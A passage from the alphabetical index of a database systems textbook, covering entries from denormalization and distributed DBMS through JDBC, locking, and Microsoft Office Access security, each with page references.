- Deliver, Service and Support (DSS), in management of enterprise IT, 648
- denormalization
 - advantages/disadvantages, 597
 - defined, 586
 - implications, 597
- DENSE_RANK function, 1305
- deployment diagrams, 986
- derived attributes, 414–15, 514
 - documenting design of, 567
 - representation, designing, 566–67
- derived functions, 948
- derived horizontal fragmentation, 814–15
- desktop OLAP (DOLAP), 1299–100
- detailed data, 124, 1233
- determinants, 457
- deterministic routine, 316
- deviation detection, 1321
- DFD. *See* Data Flow Diagrams
- dialects, 194
- digests, 629
- digital certificates, 629–30
- Digital Publishing, 295, 433
- digital signatures, 629
- dimension tables, 1261
- dimensional hierarchies, 1291–93
- Dimensional Modeling Stage (Kimball's BDL), 1259
 - business process selection, 1265–67
 - dimension selection, 1267–68
 - dimension tracking, 1271–72
 - duration selection, 1271
 - facts identification, 1269–70
 - grain declaration, 1267
 - Phase I, 1265–70
 - Phase II, 1270–72
- dimensional models (DMs), 1264–65
 - examples, 176, 1269–70
 - four-step creation process, 1265
- dimensionality modeling, 1259, 1261–65
 - defined, 1261
 - dimension tables, 1261
 - DM and ER model comparison, 1264–65
 - fact table, 1261
 - snowflake schema, 1263
 - star schema, 1261–63
 - starflake schema, 1264
- dimensions
 - changing, tracking, 1271–78

- choosing, 1267–68
- conformed, 1268
- direct swizzling, 959
- disaster recovery, 1310
- Discretionary Access Control (DAC), 262–67, 614
- disjoint constraints, 440
- disk I/O, 599–600
- disk space requirements, 581–82
- disk storage, 598
- DISTINCT keyword, 199–200
- Distributed Component Object Model (DCOM), 1107, 1107–1108
- distributed concurrency control
 - centralized 2PL, 835
 - distributed 2PL, 836
 - locking protocols, 835–37
 - majority locking, 836–37
 - objectives, 833–34
 - primary copy 2PL, 835–36
 - serializability, 834
 - timestamp protocols, 837
- distributed database recovery, 840–54
 - failures affecting, 841–42
 - network partitioning, 852–54
 - protocols, 842
 - three-phase commit (3PC), 849–52
 - two-phase commit (2PC), 842–749
- distributed databases, 121, 787
- distributed DBMS (DDBMS), 120–22, 783–874
 - advantages, 791–93
 - availability, 792
 - characteristics, 121, 787
 - complexity, 793
 - concepts, 782–87
 - continuous operation, 825
 - cost, 793
 - database independence, 826
 - Date's twelve rules, 825–26
 - deadlock management, 837–40
 - defined, 121, 783
 - design, 805–16
 - disadvantages, 793–94
 - distributed query processing, 826
 - distributed transactions, 709
 - distribution transparency, 788
 - economics, 792
 - fragmentation independence, 826
 - fragments, 121
 - functions, 801
 - fundamental principle, 121, 788
 - gateways, 795
 - global applications, 787
 - hardware independence, 826
 - heterogeneous, 794–97
 - homogeneous, 794–97
 - illustrated, 121, 788
 - integration, 793
 - interoperability, 795–96
 - islands of information problem and, 786
 - local applications, 787
 - local autonomy, 825
 - location independence, 826
 - methodology summary, 815–16
 - modular growth, 792
 - multidatabase system (MDBS), 796–97
 - network independence, 826
 - open database access, 795–96
 - operating system independence, 826
 - in Oracle, 866–71
 - performance, 792
 - query optimization, 856–66
 - recovery, 709, 840–54
 - reference architecture, 801–03
 - reliability, 792
 - replication independence, 826
 - security, 793
 - shareability and autonomy, 791–92
 - transparencies, 816–25
- distributed deadlock detection, 839–40
 - example, 837–38
 - management, 837–40
- Distributed Ingres algorithm, 866
- distributed joins, 861–62
- distributed locks, 719
- distributed 2PC, 848–49
- distributed 2PL, 836
- distributed processing, 101
 - defined, 122, 788
 - illustrated, 122, 789
- distributed query optimization, 768, 856–66
 - AHY algorithm, 866
 - data localization, 858–13
 - decomposition, 857
 - Distributed Ingres algorithm, 866
 - distributed joins, 861–62
 - global, 857, 862–66
 - local, 857
 - Oracle, 870
 - SDD-I algorithm, 864–66
- distributed query processing, 823–24, 826
- Distributed Relational Database Architecture (DRDA), 796, 821
- distributed serializability, 834
- Distributed Transaction Processing (DTP), 799, 854–56
 - Working Group, 854
- distributed transactions
 - atomicity, 842
 - durability, 842
 - management, 832–33
 - processing, 826
- distribution, 954
- distribution transparency, 816–19
- division operation, 177–78
- DML. *See* Data Manipulation Language
- DNS (Domain Name Service), 1049
- Document Type Definition (DTD), 1138, 1142–45
 - attribute list declarations, 1143–1144
 - element identity, IDs and ID references, 1144–1145
 - element type declarations, 1142–43
 - entity and notation declarations, 1144
- documentation examination, 376
- document-centric model, 1196
- DOM (Document Object Model), 1146
- domain constraints, 161, 240–41, 541
- domain relational calculus, 181, 184–86
 - domain variables, 184
 - formulae, 185
 - query safety, 186
- domains
 - attribute, 413, 516–17
 - defined, 152–53, 516
 - illustrated, 153
 - in mathematical relations, 155
- downsizing, 107
- DreamHome case study, 379–99
 - Assistant, 389–90
 - attributes for entities, 515
 - attributes for relationships, 515
 - backup and recovery, 399
 - branches, A-49
 - clients, A-50, A-52
 - data entry, A-51, A-53
 - data queries, A-51–52, A-53
 - data requirements, A-49–50, A-52–53
 - data update/deletion, A-51, A-53
 - database design, 399
 - database planning, 384–90
 - Director, 386–87
 - file organizations for, 580–81
 - indexes for, 579–80
 - leases, A-50, A-52–53
 - legal issues, 399
 - Manager, 387–88
 - mission objectives, 385–86
 - mission statement, 384–85
 - multimedia, 294–95
 - new requirements, 601–02
 - newspapers, A-50
 - organization-wide policy for legal/ethical behaviors, 659–60
 - overview, 380–84
 - performance, 399
 - primary keys, 517
 - properties for rent, A-50, A-52
 - property owners, A-50, A-52
 - property viewings, A-52
 - requirements collection/analysis, 391–99
 - security, 399
 - specialization/generalization, 441–45
 - staff, A-49, A-52
 - staff user views, A-52–53
 - supervisor, 388–89
 - system definition, 390–91
 - systems boundary, 391
 - systems requirements, 393–96
 - systems specification, 397
 - transaction requirements, A-51, A-53
 - user views, 391, 393
 - users' requirements specification, A-49–53
- drill-down operation, 1293
- DROP INDEX statement, 250–51
- DROP privilege, 340
- DROP SCHEMA statement, 245
- DROP TABLE statement, 249–50
- DROP VIEW statement, 253–54
- DSDLC. *See* Database System Development Lifecycle
- DTD. *See* Document Type Definition
- duplicate elimination, 758–59

- duplication of data, 60–61
- durability
 - distributed transactions, 842
 - transactions, 671
- dynamic evaluation
 - defined, 1188
 - evaluation judgments, 1194
 - FOR expressions, 1195–96
 - LET expressions, 1195
 - logical expressions, 1194–95
 - XQuery, 1188
- Dynamic Invocation Interface (DII), 1000
- dynamic query optimization, 731
- dynamic restructuring, 714–15
- Dynamic Skeleton Interface (DSI), 1000
- dynamic Web pages, 1058
- eager primary copy, 889–94
 - advantages, 894
 - disadvantages, 894
 - illustrated, 889–90
 - multiple secondary copies, 892–94
 - primary site recovery, 891–92
 - recovery, 890
 - secondary site recovery, 891
 - watchdog, 890–91
- eager swizzling, 958–59
- eager update anywhere, 898–99
- eager update propagation, 884
- EasyDrive School of Motoring
 - case study, B-52–53
 - data requirements, B-52–53
 - defined, B-52
 - query transactions, B-53
- e-business, 1051–1052
- e-commerce, 1051
- economics, DDBMS, 792
- economy of scale, 76
- ecosystem, in Internet
 - business evolution, 1052
- edge marking, 957
- edges, 95–96
- EDI (Electronic Data Interchange), 1050, 1129
- EJB. *See* Enterprise JavaBeans
- EJB-QL. *See* Enterprise JavaBeans query language
- elementary expressions, 1021
- Elementary OLAP operators, 1305–107
- email, in Internet business
 - evolution, 1051
- encapsulation
 - defined, 94
 - SQL:2011, 310–11
- encryption
 - asymmetric, 618
 - defined, 617
 - symmetric, 617
- end-user access tools, 1234–35
 - application development, 1235
 - data mining, 1235
 - online analytical processing (OLAP), 1235
 - reporting and query, 1234–35
- end-users, 71
- Enhanced Entity-Relationship (EER) models, 433, 979
- Enterprise Application Integration (EAI), 1007
- enterprise data warehouse (EDW), 1258–59
- Enterprise JavaBeans (EJB), 1003, 1076
 - bean implementation, 1085
 - defined, 1078
 - deployment descriptor, 1085
 - Entity Beans, 1078
 - indirection mechanism, 1085
 - Message-Driven Beans (MDBs), 1078
 - Session Beans, 1078
- Enterprise JavaBeans query language (EJB-QL)
 - defined, 1087
 - as object-based approach, 1089
 - operations, 1087–1089
 - query definition, 1088–89
- enterprise observation, 377–78
- enterprise resource planning (ERP), 74
- entities, 94
 - defined, 63
 - DreamHome attributes for, 515
 - functional data models, 947
 - inheritance, 1099
 - JPA, 1097–1098
 - mapping to relations, 538
 - merging from local data models, 548–51
 - missing, checking for, 552
 - names/contents, reviewing, 547
 - “real-world”, 83
 - UDDI, 1153–54
 - XML, 1141
- entity containers, 1003
- entity integrity, 162, 241–42, 541
- entity occurrence, 407–08
- entity types, 406–08
 - associating attributes with, 512–16
 - candidate key, 415
 - composite key, 416
 - defined, 406, 947
 - documenting, 510
 - identifying, 509–10
 - illustrated, 407
 - primary key, 415
 - strong, 417, 530
 - weak, 417–18, 530–31
- entity-relationship (ER) diagrams
 - global, drawing, 553–54
 - illustrated, 64
 - using, 511–12
- entity-relationship (ER) modeling, 405–29
 - alternative notations, C-49–54
 - chasm traps, 428–29
 - with Chen notation, C-49, C-50–52
 - with Crow’s Feet notation, C-49, C-52–54
 - enhanced, 433–47
 - fan traps, 426–27
 - problems, 426–29
 - relationship types, 408–13
 - specialization/generalization, 441–45
- enumeration
 - algorithm, 760
 - of alternative execution strategies, 760–68
 - left-deep trees, 765–66
- epoch number, eager primary copy, 892
- equality
 - on clustering (secondary) index, 747
 - on hash key, 746
 - on nonclustering (secondary) index, 747
 - on primary key, 746
 - subqueries with, 212–13
- Equijoin, 174–75
- escape characters, 204
- ethical behavior
 - culture, establishing, 655–60
 - DreamHome case study, 659–60
 - in IT, 644–45
 - legal behavior versus, 643–44
 - organization-wide policy, developing, 655–56
- ethics
 - codes of, 657–59
 - defined, 643
- ETL manager, 1232
- European Union (EU) Directive on Data Protection (1995), 650–51
- Evaluate, Direct and Monitor (EDM), in governance of enterprise IT, 647
- evaluation judgments, 1194
- Event-Condition-Action (ECA) model, 282
- events, triggering, 327
- eventual consistency, 880
- evolutionary approach, 292, 942
- evolutionary prototyping, 365
- exact numeric data, 236–39
- EXCEPT operator, 225
- exception handlers, 276
- exceptions
 - defined, 276
 - ODMG Object Model, 1016
 - in PL/SQL, 276–77
- exclusive locks, 683, 700
- EXECUTE privilege, 314, 340
- execution strategies, 762–64
- existence constraints, 541
- existential qualifiers, 182
- EXISTS keyword, 222–23
- expert systems, 297
- EXPLAIN PLAN command, 778
- explicit paging, 961–62
- expressions
 - FOR, 1195–96
 - atomic type, 1022
 - binary set, 1023
 - collections, 1022–1023
 - construction, 1021–1022
 - conversion, 1023
 - defined, 579
 - elementary, 1021
 - FLWOR, 1170–71
 - indexed collections, 1023
 - LET, 1195
 - logical, 1194–95
 - object, 1022
 - OQL, 1021–1027
- Extended Relational Data Model (ERDM), 944
- Extended Relational DBMS (ERDBMS), 306
- extensibility
 - OODBMS, 974–75
 - XML, 1139
- eXtensible Markup Language. *See* XML
- extension
 - database, 88
 - relation, 154
- extents
 - creating in ObjectStore, 1038
 - defined, 139
 - ODMG Object Model, 1016
 - OQL use, 1024
- external data models, 93
- external level, 84
 - defined, 85
- external views, 85–86
- external routine, 316
- external schemas, 87

- extract tables, 595
- extranets, 1050–1051
- fact constellation, 1272
- fact table, 1261
- fact-finding
 - defined, 373
 - documentation
 - examination technique, 376
 - enterprise observation technique, 377–78
 - facts, 375
 - interviewing technique, 376–77
 - questionnaires technique, 378–79
 - research technique, 378
 - techniques, 376–79
 - techniques, using, 379–99
 - usage, 374
- failure impact, 79
- failure transparency, 820–21
- fan traps, 426–27
 - checking for, 512
 - defined, 426
 - example, 426–27
- FDMs. *See* functional data models
- Federal Information Processing Standard (FIPS), 195
- federated MDBSs
 - defined, 796
 - loosely coupled, 804
 - reference architecture, 803–04
 - tightly coupled, 803
- feedback loops, 345
- FETCH statement, 278
- fields, 60
 - calculated, 200–01
 - error correction, 364
 - explanatory messages for, 365
 - grouping/sequencing of, 364
 - labels, 364
 - optional, 365
 - in relational model, 154
- Fifth Normal Form (5NF), 464, 495–98
 - defined, 496
 - join dependency (JD), 497
 - lossless-join dependency, 496
- fifth-generation languages (5GLs), 186
- file formats, incompatible, 61–62
- file manager, 135
- file organizations
 - choosing, 574–323, D-53
 - designing, 568–263, D-53
 - documenting choice, 575
 - DreamHome case study, 580–81
- file-based systems, 55–62
 - application developer dependence, 62
 - approach, 55–60
 - data dependence, 61
 - defined, 55
 - duplication of data, 60–61
 - fields, 60
 - fixed queries/proliferation of application programs, 62
 - incompatible file formats, 61–62
 - inherent problems, 55
 - limitations, 60–62
 - manual, 55–56
 - records, 60
 - separation/isolation of data, 60
- files
 - control, 140
 - datafiles, 140
 - flat, 1276
 - log, 704–05
 - redo log, 140
 - in relational model, 154
- file-server architecture, 107–08
 - defined, 107
 - disadvantages, 108
 - illustrated, 107
- firewalls, 628–29
- First Normal Form (1NF), 157, 464, 466–70
 - defined, 466
 - example, 467–69
 - review, 488–90
- fixed-format questions, 379
- Flash Technology (Oracle), 720–22
- flat files, 1276
- flat transactions, 712
- flex transaction model, 922–23
- flushed buffers, 702
- FLWOR expressions, 1170–71
 - FOR clause, 1171
 - data flow, 1171
 - examples, 1172–74
 - joining two documents, 1174–76
 - LET clause, 1171
 - normalization, 1190
 - ORDER BY clause, 1172–76
 - path expressions, 1191–98
 - RETURN clause, 1172–76
 - syntax, 1170
 - WHERE clause, 1171
- FOR clauses (XQuery), 1171
- FOR expressions, 1195–96
- FOR statement, 275–76
- force policy, 704
- force-writing, 702
- FOREIGN KEY clause, 242–43, 246
 - foreign keys
 - checking, 552
- comparison, 549
- defined, 159
- documenting, 538
- duplicating in one-to-many (49:*) relationships, 592
- merging, from local data models, 551–52
- missing, checking for, 552
- names/contents, reviewing, 547–48
- forms generators, 92
- Fourth Normal Form (4NF), 464, 493–95
 - defined, 495
 - Multi-Valued Dependencies (MVDs), 494–95
- fourth-generation languages (4GLs)
 - application generators, 93
 - defined, 92, 186
 - forms generators, 92
 - graphics generators, 93
 - report generators, 92
- four-tier architecture, 112
- fragmentation, 807–16
 - advantages, 807–08
 - completeness, 808
 - correctness, 808
 - derived horizontal, 814–15
 - disadvantages, 808
 - disjointness, 808
 - horizontal, 805, 809–11
 - independence, 826
 - mixed, 812–14
 - no, 815
 - reconstruction, 808
 - transparency, 817
 - types of, 809
 - vertical, 805, 811–12
- fragments
 - allocation of, 807
 - defined, 805
 - definition of, 807
 - fraud, 609
- free variables, 182
- Freedom of Information (Scotland) Act (FOISA), 652
- Freedom of Information Act 2000, 652
- free-format questions, 379
- freeware, 663–64
- FROM clause, 198–201
- frontend, DBMS, 67
- FTP (File Transfer Protocol), 1049, 1052
- full functional dependency, 459
- full outer join, 176, 220–22
- full table scan, 745
- functional data models (FDMs), 946–51
 - advantages, 951
 - derived functions, 948
 - entities, 947
- inheritance, 948
- query languages, 949–50
- relationships, 947–48
- functional dependencies, 456–64
 - characteristics, 456–60
 - defined, 456
 - diagram, 457
 - equivalence of sets, 484
 - examples, 457–59
 - full, 459
 - identifying, 460–63
 - inference rules, 482–84
 - minimal sets, 484–85
 - partial, 459
 - in primary key
 - identification, 463–64
 - sample data identifying, 461–63
 - transitive, 460, 483
- functional query languages, 949–50
- functions, 280–81
 - built-in, 1176–77
 - derived, 948
 - invoked, 315
 - mapping, 1206–107
 - ranking, 1305
 - type-preserving, 315
 - user-defined, 321–22, 1176–22
- funneling, 116
- FUSION function, 325–26
 - gateways, 1073
 - general constraints, 163
 - designing, 568, D-53
 - documenting, 568
 - RDBMS support, 298
- generalization
 - constraints, 440–41
 - defined, 437
 - diagrammatic representation, 437–39
 - DreamHome case study, 441–45
 - hierarchy, 436
 - process, 437–39
- generic relational algebra trees, 858
- geographic information systems (GIS), 295–96, 433
- global applications, 783
- global data model, 351
- global database names, 863–64
- global logical data models, 527
 - defined, 544
 - merging logical data models into, 544–45
 - reviewing, 555
- global optimization, 853
 - costs, 858–59
 - distributed, 858–62
 - R* algorithm, 859–60

- global schedules, 830
- global system catalog (GSC), 801
- global undo, 702
- Gopher, 1052
- grain, declaring, 1267
- GRANT statement, 263–65
 - defined, 264
 - format, 264
 - WITH GRANT OPTION clause, 264–65
- granularity
 - coarse, 697
 - of data items, 697–700
 - defined, 697
 - fine, 697
 - hierarchy of, 698–99
 - multiple, locking, 699–700
- graphical languages, 186
- graphical user interface (GUI), 1061
- graphics generators, 93
- GROUP BY clause, 209–12, 1026–1027
 - CUBE extension, 1302–03
 - ROLLUP extension, 1301
- group communication protocols, 904–05
- grouped queries, 209
- grouped views, 253
- grouping
 - columns, 209
 - OLAP capabilities, 1300–104
 - restricting, 211–12
 - results, 209–12
- groups
 - column, 935
 - filtering, 211
 - repeating, 593–95
 - restricted, 211
 - XML Schema, 1159
- GUAM (Generalized Update Access Method), 72
- hardware
 - additional, costs, 78
 - DBMS, 67
 - independence, 822
- hardware configuration, 67
- hardware-based schemes, 958
- hash join, probing phase, 754–57
- hash key, 746
- hashing, 759
- HAVING clause, 211–12, 1026–1027
- Health Insurance Portability and Accountability Act (HIPAA), 649–50
- heterogeneous DDBMSs, 790–93
- Heterogeneous Services (Oracle)
 - access, 865–66
 - defined, 865
 - features, 866
 - illustrated, 867
- hierarchical data model, 95–97
- hierarchical deadlock detection, 834–35
- Hierarchical Input Process Output (HIPO), 350
- hierarchical structures, 72
- hierarchies
 - dimensional, 1291–93
 - generalization, 436
 - IS-A, 436
 - mapping to relations, 304
 - specialization, 436
 - types, 436
- hints, 775–76
- histograms, 776–78
 - defined, 776
 - height-balanced, 777
 - width-balanced, 777
- homogeneous data structure, 298–99
- homogeneous DDBMSs, 790–93
- horizontal fragmentation, 805–07
 - defined, 801, 805
 - derived, reduction for, 856–57
 - example, 806
 - function, 805
 - primary, reduction for, 854–55
- horizontal partitioning, 595
- horizontal views, 252
- host languages, 89
- HTML (HyperText Markup Language), 295, 1055–1057
 - defined, 1052, 1055
 - example, 1056
 - eXtensible (XHTML), 1150–51
 - form specification, 1068
 - tags, 1055
- HTTP (HyperText Transfer Protocol), 1053–1055
 - cookies, 1072–1073
 - defined, 1052–1053
 - MIME specifications, 1054
 - request, 1054–1055
 - request-response paradigm, 1053
 - response, 1055
 - as stateless protocol, 1054, 1071
 - transaction stages, 1053
- Hybrid cloud, 127
- hybrid OLAP, 1298
- hybrid replication, 934–35
- identifier, eager primary copy, 892
- identifiers, 234, 263
- identifying methods, 984
- IDS (Integrated Data Store), 72
- IF statement, 274
- ignore obsolete write rule, 694
- immediate integrity constraints, 262
- immediate updates, 708–09
- Immon's Corporate Information Factory (CIF), 1259
- impedance mismatch, 272, 301
 - defined, 952
 - elimination, 952, 975
- implementation, 365–66
- IMS (Information Management System), 72
- inconsistent analysis problem, 673
 - example, 674–75
 - prevention with 2PL, 686–87
- indexed collections
 - expressions, 1023
- indexed nested loop join, 753
- indexes
 - bitmapped, 1249–50
 - choosing, 575–383, D-53
 - concurrency control with, 688
 - creating, 250
 - designing, 568–69
 - documenting, 578
 - for DreamHome case study, 579–80
 - guidelines for, 578–79
 - primary, 576
 - removing, 250–51, 577–78
 - secondary, 575–76, 747
 - specifying, 575
 - UNIQUE, 581
 - wish-list guidelines, 576–77
- index-only plan, 577
- indirect swizzling, 959
- indirection mechanism, 1085
- inequality
 - on primary key, 746–47
 - on secondary B+-tree index, 747
- inference rules, 482–84
- Information laws, access to, 652–54
- Information Resource Dictionary System (IRDS), 99
- Information Systems Lifecycle (ISLC), 344–45
- information technology (IT)
 - defining ethics in, 642–43
 - ethical behavior in, 644–45
- legislation impact on, 645–55
- Infrastructure as a Service (IaaS), 126
- INGRES (Interactive Graphics Retrieval System), 151
- inheritance
 - aggregation and deletion, 969
 - attribute, 436
 - entity, 1099
 - multiple, 436
 - ODMG Object Model, 1016
 - single/multiple, 967
 - type, 335
- IN/NOT IN test, 203
- in-place swizzling, 958
- INSERT privilege, 263–64
- INSERT statement, 225–27
 - INTO, 226
 - with defaults, 226
 - forms, 225
 - SELECT, 227
 - VALUES, 226
- insertion anomalies, 455
- inside-out approach, 353
- instance methods, 316–18
- instances
 - database, 88
 - JDO, 1091
 - methods, 316–18
 - Oracle, 140–43
 - relation, 156
- integrated data, 123, 1225
- Integrated-CASE tools, 368
- integrity
 - checker, 136
 - countermeasures, 617
 - data, 76, 259
 - entity, 162, 241–42, 541
 - loss of, 609
 - referential, 162–63, 242–43, 541–43
 - services, 101
- integrity constraints, 93, 101, 161–63
 - checking, 540, D-51
 - deferred, 262
 - documenting, 543
 - domain constraints, 240–41, 541
 - entity integrity, 541
 - existence, 541
 - general, 163, 568
 - immediate, 262
 - nulls, 161–62
 - RDBMS support, 298
 - referential integrity, 162–63, 242–43, 541–43
 - required data, 240
 - security and, 617
 - SQL, 240–43
- intellectual property (IP) copyright, 661–62

- defined, 660
- patent, 661
- rights issues for data, 664
- rights issues for software, 662–64
- trademark, 662
- types of, 661
- intension
 - database, 88
 - defined, 154
 - relation, 154
- intention locks, 699
- Interface Definition Language (IDL), 999
- Interface Repository, CORBA, 999
- interfaces
 - iterator, 763
 - JDBC, 1081–1082
 - JDO, 1089–1091
 - ODMG Object Model, 1016
 - X/Open, 851
- internal controls, 645
- internal data models, 94
- internal latches, 719
- internal level, 84, 86
- internal locks, 719
- internal schema, 87
- International Organization for Standardization (ISO), 996
- Internet
 - beginning, 1049
 - defined, 1048
 - introduction to, 1048–1052
 - usage, 1050
- Internet Service Providers (ISPs), 1048
- INTERSECT operator, 224
- INTERSECTION function, 325–26
- Intersection operation, 172
- interval data, 237–39
- interviewing, 376–77
- interviews, 376–77
 - advantages/disadvantages, 377
 - structured, 377
 - unstructured, 377
- intranets, 1050
- IS NULL/IS NOT NULL test, 204–05
- IS-A hierarchy, 436
- islands of information problem, 782
- isolation
 - levels (Oracle), 717
 - transactions, 671
- isolation only transactions, 923
- IT Governance, 645
- Iterative Improvement optimization, 767
- iterator interface, 763
- Java, 1074–1106
 - annotations, 1094
 - architecture, 1075–1076
 - defined, 1074
 - importance, 1075
 - OLAP API, 1311
 - safety features, 1076
 - Security API, 634
- Java 50 Platform Enterprise Edition (J2EE), 1076
- architecture, 1077
- components, containers, connectors, 1077–1078
- defined, 1076
- presentation, 1077
- Java API for XML Processing (JAXP), 1105–1106
- Java API for XML Registries (JAXR), 1106
- Java API for XML-based RPC (JAX-RPC), 1106
- Java API for XML-based Web Services (JAX-WS), 1106
- Java Architecture for XML Binding (JAXB), 1106
- Java Data Objects (JDO)
 - annotations, 1094
 - classes, 1091
 - defined, 1089
 - development goals, 1089
 - instances, lifecycle, 1090–1091
 - interfaces, 1089–1091
 - life-cycle states, 1092
 - object persistence, 1093
 - persistent classes, 1091–1093
 - query language (JDOQL), 1095
 - reachability-based persistence, 1093–094
- Java Development Kit (JDK), 1076
- Java Message Service (JMS), 1077
- Java Naming and Directory Interface (JNDI), 1077
- Java Persistence API. *See* JPA
- Java Persistence Query Language (JPQL), 1097, 1103–1104
- defined, 1103
- dynamic versus named queries, 1103
- named parameters, 1103–1104
- Java Platform, Enterprise Edition (JEE), 113, 1101–1103
- document-oriented APIs, 1105–1106
- procedure-oriented APIs, 1106
- Java Platform for the Enterprise (JPE), 1076
- Java security, 632–34
- bytecode verifier, 633
- class loader, 633
- enhanced applet security, 634
- Security Manager, 633–34
- Java Servlet Development Kit (JSDK), 1104
- Java Virtual Machine (JVM), 633, 1075, 1091
- Java Web services
 - document-oriented, 1105–1106
 - procedure-oriented, 1106
- JavaScript, 1065–
- JavaScript Object Notation (JSON), 1154–55
- JavaServer Pages (JSP), 1078, 1104–1105
- ASP versus, 1113
- constructs, 1106
- defined, 1104
- tags, 1106
- JDBC, 1078–1084
- APIs, 1078
- classes, 1081–1082
- connections, 1082–1083
- connectivity with ODBC drivers, 1079
- defined, 1078
- exceptions, 1081–1082
- interfaces, 1081–1082
- ODBC bridge, 1080
- partial driver, 1080
- pure driver, 1081
- pure platform, 1080
- SQL conformance, 1083–1084
- SQLJ comparison, 1084
- JDO. *See* Java Data Objects
- J2EE. *See* Java 50 Platform Enterprise Edition
- JEE. *See* Java Platform, Enterprise Edition
- joey transaction model, 921–22
- join dependency (JD), 497
- Join operations, 174–77
 - cardinality estimation, 750–57
 - cost estimation, 750–57
 - Equijoin, 174–75
 - Natural, 175
 - Outer, 176, 220
 - Semijoin, 177, 857
 - Theta, 174, 737–38
- joined views, 253
- joins
 - block nested loop, 752–53
 - computing, 219
 - distributed, 857–58
 - hash, 754–57
 - indexed nested, 753
 - outer, 219–22
 - simple, 216–17
 - sorting, 217
 - sort-merge, 754
 - three-table, 218
- join-transaction, 714
- journaling, 617
- JPA (Java Persistence API), 1096–1104
- defined, 1096
- entities, 1097–1098
- entity inheritance, 1099
- JEE and, 1101–1103
- JSE and, 1100–1101
- O-R mapping, 1098–1099
- as POJO persistence API, 1097
- relationships, 1098
- runtime, 1100–1103
- JPQL. *See* Java Persistence Query Language
- JRockit, 1120
- JScript, 1065
- JSP. *See* JavaServer Pages
- kangaroo transaction model, 921–22
- Kerberos, 630
- kernel-based replication, 880–81
- versus middleware replication, 881–82
- key constraints, 1162
- keys
 - alternate, 159, 517
 - candidate, 158–59, 517
 - composite, 158
 - foreign, 159
 - major sort, 206
 - minor sort, 206
 - ODMG Object Model, 1016
 - primary, 159, 241–42, 517–18
 - relational, 158–59
 - superkey, 158
- Kimball's BDL. *See* Dimensional Modeling Stage
- Kimball's Business Dimensional Lifecycle (BDL), 1259–61
- advantages/disadvantages, 1260
- Dimensional Modeling Stage, 1265–72
- stages, 1261
- Language Integrated Query (LINQ), 1116
- large objects data, 239
- latches, 689, 719
- lazy primary copy, 894–98
- bounding staleness, 895–96
- propagation, 896–98
- recovery, 895
- lazy swizzling, 958–59
- lazy update anywhere, 899–903
- conflict detection, 899–900
- lazy update propagation, 884

- Left Outer join, 176, 220–21
- left-deep trees, 761–62, 765–66
- legacy systems, 79
- legal behavior
 - DreamHome case study, 659–60
 - ethical behavior versus, 643–44
 - organizational-wide policy for, 655–56
- legislation, 645–55
- LET clauses (XQuery), 1171
- LET expressions, 1195
- library modules, 1177
- lightly and highly summarized data, 124
- LIKE/NOT LIKE test, 204
- linear interaction, 884
- linear 2PC, 843
- linear regression, 1319
- linear search, 745
- linear trees, 761–62
 - bushy, 762
 - left-deep, 761–62, 765–66
 - right-deep, 762
- link analysis, 1319–20
- list partitioning, 596
- list types, 1160
- list-hash partitioning, 596
- lists, XML Schema, 1160
- literals, 197, 1012
- livelock, 688
- load balancing
 - achieving, 600
 - TP monitors, 116
 - XML, 1139
- load manager, 123–24
- load performance, 1238
- load processing, 1238
- local applications, 783
- local area networks (LANs), 793–94
- local data model, 351
- local DBMS (LDBMS), 800–01
- local logical data models, 527
 - merging entities/relations from, 548–51
 - merging relationships/foreign keys from, 551–52
- local mapping transparency, 812–14
- local optimization, 853
- location transparency, 812–13
- location-based queries, 924–25
- lock acquisition, ordered, 906–07, 910
- lock manager, 671
- lock-coupling, 688
- locking
 - deadlock, 688–90
 - defined, 683
 - distributed concurrency control, 831–33
 - levels of, 699
 - livelock, 688
 - majority, 832–33
 - methods, 683–89
 - multiple-granularity, 699–700
 - ObjectStore, 1032–1033
 - two-phase (2PL), 684–88
- locks
 - distributed, 719
 - downgrading, 684
 - exclusive, 683, 700
 - intention, 699–700
 - intention exclusive, 700
 - intention shared, 700
 - internal, 719
 - latch, 689
 - Oracle, 718–19
 - PCM, 719
 - shared, 683, 700
 - shared and intention exclusive, 700
 - upgrading, 683
 - using, 683
- log files, 704–05
- logical data independence, 88, 164
- logical data models, 527–56
 - building, 528–56
 - data flow diagram relationship, 544
 - deriving relations for, D-51
 - global, 527, 544
 - local, 527, 544
 - merging, 544–1022, D-52
 - relations, deriving, 530–38
 - reviewing, 544, D-51
 - translating for target DBMS, 564–69
- logical database design, 355
 - defined, 503, 505
 - mapping conceptual design to, 1030–1031
 - methodology, 92–93
 - phase, 505
 - in relational model, 506
- logical database designers, 70
- logical expressions, 1194–95
- logical records, 87
- logically related data, 60
- long-duration transactions, 710
 - OODBMS, 964, 975
 - support for, 975
- lookup tables
 - advantages, 590
 - defined, 590
 - usage, 591
- LOOP statement, 274–75
- Lore, 1133, 1167
- Lorel
 - DataGuides, 1135–1137
 - defined, 1133
 - example queries, 1134–1135
 - extending for XML, 1168
 - support, 1135
- lossless-join dependency, 496
- lost update problem, 673, 685
- Lower-CASE tools, 368
- main memory, 599, 701
- major sort key, 206
- majority locking, 832–33
- managing distributed transactions, 115–16
- Mandatory Access Control (MAC), 263, 614–15
- mandatory constraints, 440
- many-to-many (*.*)
 - relationships, 422–23
- binary types, 535–36
- duplicating attributes in, 593
- ODM, 980, 982–83
- MAP method, 312
- map methods, 333
- mapping
 - binary relationships, 1030
 - classes, 1030
 - classes to relations, 303–04
 - conceptual/internal, 87
 - entities/relationships to relations, 538
 - external/conceptual, 87
 - non-predefined data types, 1210–13
 - relational, 1198
 - sources, 1277
 - subclasses to relations, 303
 - tables to XML documents, 1209
 - XML functions, 1206–07
- marshaling, 961
- massively parallel processing (MPP), 1240
- master/slave ownership, 884–86
- matching columns, 216
- materialization, 761
- materialized view
 - replication, 930–32
 - defined, 930
 - read-only, 931
 - updatable, 931–32
 - writable, 932
- materialized views, 260–61
- mathematical relations, 155, 157
- MAX function, 207–09
- member methods, 332–33
- message digest algorithms, 629
- message-oriented (MOM) middleware, 114–15
- Meta Data Coalition (MDC), 1241
- metadata, 98
 - in data warehouse, 124
 - defined, 63, 90
 - integration, 1279
 - management, 1237
 - ODMG Object Model, 1017
 - Oracle Database, 1309
 - purposes, 1234, 1240
 - structure, 1234
 - synchronizing, 1241–42
- Meta-Object Facility (MOF), 1004–1005
- methods
 - comparison, 333
 - constructor, 316, 334
 - instance, 316–18
 - map, 333
 - member, 332–33
 - Oracle, 332–34
 - order, 333
 - static, 316, 333
- metropolitan area networks (MANs), 794
- Microsoft Office Access
 - database password, 622
 - packaging, signing, deploying, 622–23
 - security, 621–23
 - splitting database, 621
